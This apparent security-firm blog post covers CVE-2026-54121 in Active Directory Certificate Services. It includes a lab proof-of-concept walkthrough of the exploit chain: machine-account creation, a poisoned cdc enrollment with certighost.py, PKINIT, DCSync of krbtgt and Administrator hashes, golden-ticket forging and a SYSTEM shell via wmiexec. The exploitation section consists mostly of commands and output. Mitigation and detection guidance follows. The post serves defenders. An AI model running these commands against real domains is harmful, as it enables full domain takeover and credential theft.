Active Directory Certificate Services Vulnerability CVE-2026-54121: Privilege Escalation Risk and Mitigation

This blog post documents a privilege escalation vulnerability affecting Active Directory Certificate Services (AD CS). The issue, assigned CVE-2026-54121, stems from the Certificate Authority (CA) placing too much trust in a fallback mechanism known as a chase during Active Directory lookups. By supplying a malicious Client Domain Controller (cdc) value, an attacker can trick the CA into issuing a valid certificate identifying them as a legitimate Domain Controller (DC) . Once that certificate is obtained, the attacker can authenticate as the impersonated DC and ultimately compromise the entire Active Directory environment.
Introduction
CVE-2026-54121 was publicly disclosed on July 24, 2026, after Microsoft released a security update addressing the issue earlier that month. Microsoft classifies the vulnerability as CWE-285: Improper Authorization and assigns it a CVSS v3.1 score of 8.8 (High). The vulnerability affects supported Windows Server installations running ADCS, including Windows Server 2012, 2012 R2, 2016, 2019, 2022, and 2025 prior to Microsoft’s July 2026 security updates. Desktop versions of Windows 10 that include the affected AD CS components are also listed by Microsoft in the advisory.
In our engagements, Active Directory is the identity backbone of nearly every enterprise environment we assess, and AD CS is frequently deployed alongside it to support certificate-based authentication. It’s also one of the areas we most consistently find misconfigured. AD CS introduces a wide attack surface, from the ESC1–ESC13 family of template and enrollment abuses to authority-level flaws like the one covered in this post, and a single overlooked setting on the CA can be the difference between a standard user account and full domain compromise.
At its core, CVE-2026-54121 is caused by the CA trusting information that it should have verified first. During certain certificate enrollment scenarios, the CA can use a fallback mechanism known as a “chase” when it needs to retrieve directory information from another Domain Controller. Rather than immediately failing the lookup, the chase allows the CA to query another Domain Controller for the information it needs.
The vulnerability exists because the CA trusted user-supplied information during this process. Because the CA allowed the requester to influence which server it contacted without first verifying that server’s legitimacy as a Domain Controller, an attacker could redirect the CA to an attacker-controlled host. This redirection let the attacker manipulate the directory information the CA relied on during certificate issuance, ultimately enabling the attacker to obtain a certificate that authenticated as a Domain Controller.

Attack Chain

The following describes the attack chain to exploit this vulnerability:
Stage 1: Foothold
Requires internal network access to the target’s AD infrastructure and a valid domain account. No admin rights, no special group memberships. In most real assessments, internal access comes first (a phished endpoint, VPN, or a foothold from an external compromise) and the credential follows from there, or is obtained independently: a phished user, a service account from a config file, or a password-spray hit.
Stage 2: Controlled Principal
The attacker needs a machine account under their control to enroll as. `ms-DS-MachineAccountQuota` defaults to 10, which means any domain user can create one. Note carefully: the published tooling can also work with an “existing” machine account the attacker controls, so setting the quota to zero does not close the vulnerability — it only removes a convenience.
Stage 3: Rogue Directory Listeners
The attacker stands up listeners on “389/tcp (LDAP)” and “445/tcp (SMB)” on a host they control, prepared to answer directory queries with a Domain Controller’s identity data.
Stage 4: Enrollment With A Poisoned Chase
A certificate request is submitted with `cdc` pointing at the attacker’s host and `rmd` naming the target Domain Controller. The CA chases, asks, believes, and issues. The attacker walks away with a `.pfx` whose subject identity is a Domain Controller.
Stage 5: Domain Compromise
KINIT with that certificate yields a Kerberos TGT as the DC. From there, DCSync — replication of directory secrets, including the “krbtgt” hash. With krbtgt, the attacker can forge tickets for any principal in the domain, and remediation requires a double krbtgt rotation rather than a password reset.
Proof-of-Concept
Disclaimer
The proof-of-concept detailed herein is presented strictly for educational and defensive purposes, with the aim of helping security teams better understand associated risks and strengthen their overall security posture. This content must not be used against any system without explicit, documented authorization from its owner. All techniques should be confined to controlled, authorized environments such as lab setups or sanctioned penetration testing engagements. The authors and publisher disclaim any liability for misuse of this information and bear no responsibility for damages or legal ramifications arising from its application.
Lab Setup
For the purpose of this proof of concept onto this CVE vulnerabilities, we set up two components:
- Virtual Machine as the Vulnerable Windows Server 2022 Domain Controller / Enterprise CA
- Virtual Machine as the Attacker Server
For the purpose of this Lab, both Windows Server 2022 Domain Controller/Enterprise CA machine and Kali attacker machine are set up with a host-only network adapter.
Part 1 – Set up the Vulnerable Window Server and Attacker Machine
Figure 1: The Topology Diagram
the topology diagram (WDC01 192.168.176.10, Kali 192.168.176.x, VMnet1, no internet).

Figure 2: The victim Windows Server
Caption: Windows Server 2022 Virtual Machine (Vulnerable Target Domain Controller & Enterprise CA abc-WDC01-CA).
WDC01 desktop showing Server Manager / certsrv.msc with the CA online.“Setting Up Victim Window Server Machine”


Figure 3 The attacker machine
Caption: Kali Linux Virtual Machine (Attacker Machine) holding only a low-privileged domain account.
Kali terminal, whoami/hostname, id ” nothing privileged.Setting up Attacker Kali Machine
Part 2 – Pre-Exploitation (Kali Attacker Machine)
Figure 4 Recon: Machine-account quota
Caption: As a standard user, confirm the domain allows machine-account creation (MachineAccountQuota = 10).
nxc ldap 192.168.176.10 -u normaluser -p ‘SecLab2026!’ -M maq
Output: MAQ MachineAccountQuota: 10“Machine-account Quota”

Figure 5 Recon: Locate the Enterprise CA
Caption: Enumerate AD CS from the attacker host to identify the target Certificate Authority.
nxc -M adcs
Output: Found PKI Enrollment Server: WDC01.abc.local / Found CN: abc-WDC01-CA.“Locate the Enterprise CA”

Figure 6 Baseline: The foothold is unprivileged
Caption: Before exploitation, the low-privileged account cannot replicate directory secrets DCSync is denied.
secretsdump.py ‘abc.local/[email protected]’ -just-dc-user krbtgt
Output: DRSR SessionError ERROR_DS_DRA_BAD_DN / access denied.“Unprivileged user account to perform DCSync”

Part 3 – Exploitation (Kali Attacker Machine)
Figure 7: Steps to Perform Exploitations
Step 1: Create the attacker-controlled machine account
Caption: Abuse the default quota to add a machine account that will authenticate the rogue Domain-Controller services.
addcomputer.py -computer-name ‘GHOSTCHAIN$’ -computer-pass ‘Chain123!’ -dc-ip 192.168.176.10 ‘abc.local/normaluser:SecLab2026!’
Output: [*] Successfully added machine account GHOSTCHAIN$ with password Chain123!.“Successfully adding machine account to authenticate the Domain Controller”

Step 2: Submit the crafted certificate request
Caption: Certighost submits an enrollment request whose cdc points at the attacker host instead of a real Domain Controller.
certighost.py –debug
Output: CA request: authority=’abc-WDC01-CA’, template=’Machine’, cdc=192.168.176.x, rmd=’WDC01.abc.local’“Successfully running Certighost script with debug mode”

Step 3: The CA follows the chase and calls back
Caption: The CA trusts the supplied cdc and connects back to the attacker’s rogue LDAP/LSA services, which it fails to verify is a legitimate DC.
–debug
Output:
Rogue LSA/SMB server: starting
Rogue LDAP: binding 0.0.0.0:389
Rogue SMB NetLogon: validating ABC\\WDC01$ STATUS_SUCCESS.



Step 4: A Domain Controller certificate is issued
Caption: On the CA, the issued certificate shows a Domain Controller identity requested by a non-DC machine account.
certsrv.msc -> abc-WDC01-CA -> Issued Certificates“CA Certificates issued by non-domain controller machine account”
Step 5a: Authenticate as the DC (PKINIT) and recover its hash
Caption: Certighost performs PKINIT with the forged certificate, yielding the Domain Controller’s Kerberos credentials and NT hash.
PKINIT as WDC01$ WDC01$:aad3b435:9797c5d124ece01a9df7888b13e1d68c / ccache: wdc01.ccache

Step 5b: DCSync the krbtgt account
Caption: Wielding the Domain Controller’s credentials, replicate directory secrets; starting with krbtgt.
secretsdump.py ‘abc.local/[email protected]’ -hashes :9797c5d1 -just-dc-user krbtgt
krbtgt:502::4f3df9984f02221f0573402943f0baf8:::“Dumping Domain Credential to retrieve krbtgt hash”

Figure 8 DCSync the domain Administrator
Caption: The same credential dumps the domain Administrator hash; the domain is fully compromised.
-just-dc-user ‘ABC\\Administrator’ Administrator:500::96dd28a2fbc466173baec0658c47f92e:::“Retrieving the Domain Admin hash”

Part 4: Post-Exploitation (Kali Attacker Machine)
Figure 9 (Impact) forge a Golden Ticket
Caption: The recovered krbtgt key is used to forge a Golden Ticket for the domain Administrator for persistent, exploit-free access.
ticketer.py -nthash 4f3df998 -domain-sid S-1-5-21 -domain abc.local Administrator
Output: Saving ticket in Administrator.ccache“Successfully orging a Golden Ticket of Domain Admin for establishing persistent access”

Figure 10 (Impact) SYSTEM shell on the Domain Controller
Caption: Using the forged ticket, execute commands as SYSTEM directly on the Domain Controller.
KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass ‘abc.local/[email protected]’ whoami
Output:nt authority\\system, hostname WDC01.

Part 5: Mitigation and Remediation

Figure 11 (Mitigation) apply the fix / workaround
Caption: After the July 2026 update (or the interim EDITF_ENABLECHASECLIENTDC workaround), the same request is rejected and no DC certificate is issued.
Remediation on existing affected systems: certutil -setreg policy\\EditFlags -EDITF_ENABLECHASECLIENTDC + Restart-Service CertSvc
or a re-run of certighost now ending in disposition = denied instead of CR_DISP_ISSUED.
Output:
If You Are Not Sure, You Were Affected:
Certighost (CVE-2026-54121) reminds us that attackers don’t need to break cryptography when they can simply exploit unchecked trust. This vulnerability succeeded not because encryption failed or a password was weak, but because a single process assumed legitimacy instead of verifying it.
This attack leaves a trail, but only if you’re logging it. The clearest signal lives in the Certificate Authority’s own issuance log: a certificate whose subject identifies a Domain Controller, requested by an account that isn’t that Domain Controller, using a template that isn’t DC-specific, is the fingerprint of this exact technique (Event ID 4887; CA auditing has to be explicitly enabled, it isn’t on by default). Beyond that, watch for machine accounts created by ordinary users shortly before enrollment activity (Event 4741), a Domain Controller authenticating as itself via certificate from a source that isn’t its own IP (Event 4768), and directory-replication requests from anything other than a legitimate Domain Controller (Event 4662), the signature of a follow-on DCSync.
If you are unsure whether your environment has been affected by this CVE, Tevora’s Threat Team has Got Your Back, so you can Move Forward with a secure environment. Our Threat Team performs red and purple teaming, internal and external reconnaissance, web application and API testing, and other services to identify vulnerabilities and secure your systems and network.
References
- Microsoft Security Update Guide — CVE-2026-54121: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-54121
- H0j3n and Aniq Fakhrul, “Certighost — CVE-2026-54121,” July 24, 2026.
https://gist.github.com/H0j3n/a5ef2609b5f2944ac2390a191a534c26 - Will Schroeder and Lee Christensen, “Certified Pre-Owned: Abusing Active Directory Certificate Services,” SpecterOps, 2021 — the foundational AD CS paper: https://specterops.io/blog/2021/06/17/certified-pre-owned/
- BleepingComputer: https://www.bleepingcomputer.com/news/security/new-certighost-poc-exploit-lets-attackers-hijack-windows-domains/
- PSPKIAudit — read-only PKI posture assessment: https://github.com/GhostPack/PSPKIAudit
- Sigma — detection rule format: https://github.com/SigmaHQ/sigma
- SOC Prime — Certighost detection content: https://socprime.com/active-threats/certighost-active-directory-certificate-services-adcs-vulnerability-cve-2026-54121/
- NVD entry for CVE-2026-54121: https://nvd.nist.gov/vuln/detail/CVE-2026-54121
Authors